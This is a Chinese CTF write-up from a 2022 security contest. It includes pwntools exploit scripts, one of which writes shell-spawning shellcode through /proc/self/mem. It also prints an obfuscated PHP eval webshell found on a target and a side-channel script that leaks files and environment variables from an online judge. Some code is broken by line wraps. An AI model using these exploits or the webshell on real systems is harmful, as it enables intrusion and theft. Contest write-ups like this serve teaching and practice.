2022年春秋杯网络安全联赛-冬季赛-WP

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Rank: 1
Solved: 10

非常幸运地摸了一个炫酷的名次，诚惶诚恐

Misc [AK]

reindeer game

pyinstaller解包，直接调pyc里生成flag的函数：

```
ubuntu@VM-0-12-ubuntu:~/reindeer.exe_extracted/PYZ-00.pyz_extracted$ python38
Python 3.8.0 (default, Oct 28 2019, 16:14:01)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from astar import *
>>> getczekolada()
'flag{82a2acb6-9803-4936-92db-f1431d90c6d1}'
>>>
```

楠之勇者传

轻松拿到魔法棒，然后按提示去 `/proc/self/mem` 找地方写sc
自己开了个环境看一下nobody跑的python36居然是没随机化地址的，然后本地偏移通了远程不过（版本是一样的）
于是远程先按`0x1000`加偏移，卡死了就逐byte加，然后就成功执行到了shellcode


```
from pwn import *

for off in range(3, 0x100):
    p = remote("39.106.48.123", 28287)
    context.log_level = 'debug'
    p.sendline(b"1")
    p.sendlineafter(b">> ", b"1")
    for _ in range(10):
        p.sendlineafter(b">> ", b"4")
        p.sendlineafter(b"Enter", b"")
    p.sendlineafter(b">> ", b"3")
    p.sendlineafter(b">> ", b"1")
    p.sendline(b"a")
    p.sendlineafter(b"Enter", b"")
    p.sendlineafter(b">> ", b"2")
    p.sendlineafter(b">> ", b"1")
    p.sendline(b"../proc/self/mem")
    p.sendline(str(0x5b9a10+off).encode())

p.sendline(base64.b64encode(b'jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x
01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05'))
    p.interactive()
```

问卷

问卷

nan's analysis

图片..没什么用
压缩包，有密码，但其实就是删了root密码的shell，带回车..也没什么用
唯一有用的是FTP的密码，是AES的key
iv猜了好久，最后用UTF8的16个0搞出来看起来很对的字符，但长度不对
然后用0504重复4次做IV得到了正确的root密码



shell的位置ls -la对比几下就找到了

```
xiaonannan@engine-1:/var/www/html$ cat uploads/.index.php
<?php $O00OO0=urldecode("%6E1%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%
{24};$OOOOOO=$OOOOO0{0}.$O00OO0{18}.$O00OO0{3}.$OOOOO0{0}
        .$OOOOO0{1}.$O00OO0{24};$OOOOOO=$O00OO0{7}.$O00OO0{13};$OOOOOO.=$OOOOO0{22}.$O00OO0{36}
        .$OOOOO0{29}.$O00OO0{26}.$OOOOO0{30}.$O00OO0{32}.$O00OO0{35}.$OOOOO0{26}.$O00OO0{30};
        eval($O00O0O("JE8wTzAwMD0iUUVmZWtybGpwR1ZEWHRUQ1pkTnloSkZ2cW5BY0lvemJCS1VnWVJPTHd1c21pV1NNY
khHVFJCZXVvUmdURlJnVEZSZ1RGUmdURlJnVEZSZkRKQnpVRXdmSVJJZURLNGdJdDdUSUZSZ1RGUmdURlJnVEZSZ1RGUmdURkFn
MG5DSmJuT1gwQXNZSWZrZ1lnYWNJbVRKSWdJdUlXa2dZZ1VTYmdJdUlHTFZJbVRKY2dJdUl6eEpHbXNZSWZrZ1lnVVNiZ0l1SWV
TbjJTYkdMamtBVEoyV0NnSW1URkl6Q3RJQXBZQUpMV1J5eFBhejNQU3pJUklHYXNrTkk4aWVESzRnSXVSZ1VnbGdJdDdUSThpbW
AwLCRPTzAwMDAsJE9PMDAwMCksICAgIAogICAgICAgICRPTzBPMDAoJE8wTzAwMCwwLCRPTzAwMDApKSkpOw==")));?>
//这个代码被加密了
//root密码也被aes加密过了xiaonannan@engine-1:/var/www/html$
xiaonannan@engine-1:/var/www/html$ su
Password:
su: Authentication failure
xiaonannan@engine-1:/var/www/html$ cat /flag
cat: /flag: Permission denied
xiaonannan@engine-1:/var/www/html$ su - root
Password:
su: Authentication failure
xiaonannan@engine-1:/var/www/html$ su - root
Password:
root@engine-1:~# cat /flag
flag{8e0f4e8e-0526-41fc-9003-148a73957d0f}root@engine-1:~#
```

PWN

work_pwn

有一秒钟的时间等待线程，在一秒之内改全局变量就行了

```
from pwn import *

p = remote("39.105.171.73", 18791)

context.log_level = 'debug'
p.sendlineafter(b">>>", b"3")
p.sendlineafter(b"###", b"1")
p.sendlineafter(b">>>", b"1")
p.sendlineafter(b"///", b"1")
p.sendlineafter(b" :", b"/flag")
p.sendlineafter(b"Leaving a message :", b"1")
while True:
    p.recv()
```

online_judge

没有执行权限，文件系统只读
二分可以偷东西出来（AC, WA)
一开始不知道`/flag`是目录，痛失一血
打了一堆东西出来，甚至把环境变量都偷了出来

```
import os
import sys
import requests

host, port = '47.104.129.38', 10101
base_url = f'http://{host}:{port}'
token_url = f'{base_url}/getToken'
judge_url = f'{base_url}/judge'


def getToken():
    result = requests.post(token_url).json()
    assert not result['error'], "System error"
    return result['data']['token']


token = getToken()


def judge(chall: str, src: str, language: str = 'C'):
    data = {
        'src': src,
        'language': language,
```

```
            'action': chall,
            'token': token,
        }
        result = requests.post(judge_url, json=data).json()
        return 'SUCCESS' in result['data']


l = ['etc', 'usr', 'sbin', 'lib64', 'home', 'dev', 'boot', 'root', 'sys', 'proc',
'opt', 'mnt', 'var', 'srv', 'lib',
     'run', 'media', 'bin', 'tmp', 'test_case', 'flag', 'log', 'judger',
'.dockerenv', 'code']
k = ['unbuffer.so', '__init__.py', 'compiler.py', 'unbuffer.c', '.python-version',
'utils.py', 'entry']
p = ['compile.log', 'gunicorn.log', 'judge_server.log', 'judger.log']
o = 'PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PYTHONIOENCODING=UTF-8 LANG=en_US.UTF-8 LANGUAGE=en_US:en LC_ALL=en_US.UTF-8'
u = '/usr/bin/python3
/judger/run/165\SVAbYV734P3=\A14VQ6]P7CH47MW/__pycache__/solution.cpython-36.pyc'
flag = """'"""

for i in range(len(flag) - 1, 500):
    min = 32
    max = 128
    while 1:
        j = min + (max - min) // 2
        if min == j:
            flag += chr(j)
            print(flag)
            break
        res = judge('test', f"""import os
a,b = map(int,input().split(' '))
r=open("/flag/flag").read()
if ord(r[{i}])<{j}:
    print(a+b)
else:
    print(a+b+1)
""", 'PYTHON')
        if res:
            max = j
        else:
            min = j
```

RE [AK]

godeep

自动化逆向现在大家都会了（好多解）
这里命名是IDA7.7自动改的，7.7比7.5对go的支持好了很多
'godeep_tree.VSWEwsr'是right输出的函数
'godeep_tree.ApSzXJOjiFA'是main里开始的函数
按if的内容01一下，然后把01串反过来就是flag

```
name = 'godeep_tree.VSWEwsr'
r=""
while name != 'godeep_tree.ApSzXJOjiFA':
    print(name, end = ", ")
    func = idaapi.get_func(get_name_ea_simple(name))
    ea = func.start_ea
    ref = CodeRefsTo(ea, 1)
    fun = next(ref)
    code = str(idaapi.decompile(fun))
    a, b = code.split('else')
    if name.split(".")[-1] in a:
        r+="1"
    else:
        assert name.split(".")[-1] in b
        r+="0"
    name = re.findall("void __fastcall (.*?)\(",code)[0]
    name = 'godeep_tree.' + name.split("_")[-1]

print(name, end = ", ")
print()
print(bytes.fromhex(hex(eval("0B"+r[::-1]))[2:]))
```

easy_python [三血]

正向还原字节码

```
r = [204, 141, 44, 236, 111, 140, 140, 76, 44, 172, 7, 7, 39, 165, 70, 7, 39, 166,
165, 134, 134, 140, 204, 165, 7, 39,
     230, 140, 165, 70, 44, 172, 102, 6, 140, 204, 230, 230, 76, 198, 38, 175]

for i in r:
    c = i >> 5
    d = i << 3
    print(chr((c | d) & 0x7f), end='')
```

baby_transform [三血]

鉴定为傅里叶变换，逆变换是：

$$x[n] = \sum_{k=\langle N \rangle} a_k e^{jk(2\pi/N)n}, a_k = \frac{1}{N} \sum_{n=\langle N \rangle} x[n] e^{-jk(2\pi/N)n}$$

欧拉欧拉欧拉 $e^{(jx)}=cosx+jsinx$ 结束

```
#include<cstdio>
#include<vector>
#include<iostream>
```

```
using namespace std;


int  main() {
    FILE* stream = fopen("flag.enc", "rb");
    char* flag = (char*)"flag{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}";
    double* res = (double*)malloc(16 * 160);
    double* ak = (double*)malloc(16 * 160);
    fread(res, 1uLL, 16 * 42, stream);
    for (int i = 0; i < 42; ++i) {
        double x = 0.0, y = 0.0;
        for (int j = 0; j < 42; j++) {
            x += flag[j] * cos(j * (-6.283185307179586 * i) / 42);
            y += flag[j] * sin(j * (-6.283185307179586 * i) / 42);
        }
        //res[2 * i] = y;
       // res[2 * i + 1] = x;
        ak[i] = (res[2 * i + 1] - res[2 * i]) / 42;
    }

    for (int i = 0; i < 42; ++i) {
        double x = 0.0, y = 0.0;
        for (int j = 0; j < 42; j++) {
            x += ak[j] * cos(j * (-6.283185307179586 * i) / 42);
            y += ak[j] * sin(j * (-6.283185307179586 * i) / 42);
        }
        cout << (x + y) << " ";
    }
}
```

Web

ezphp

我不知道php8有什么魔法特性，但我知道 $3 * 37 = 111$
然后传个 `?num=3*37` 就..过了
一开始想到`0x`然后0被墙了，然后想逻辑拼接，`===`后接个`|2`什么的，然后就想到位运算，但是位运算长度不太够，然后去factordb找乘法找到3*37，回来时候已经3解了，大家秒的都好快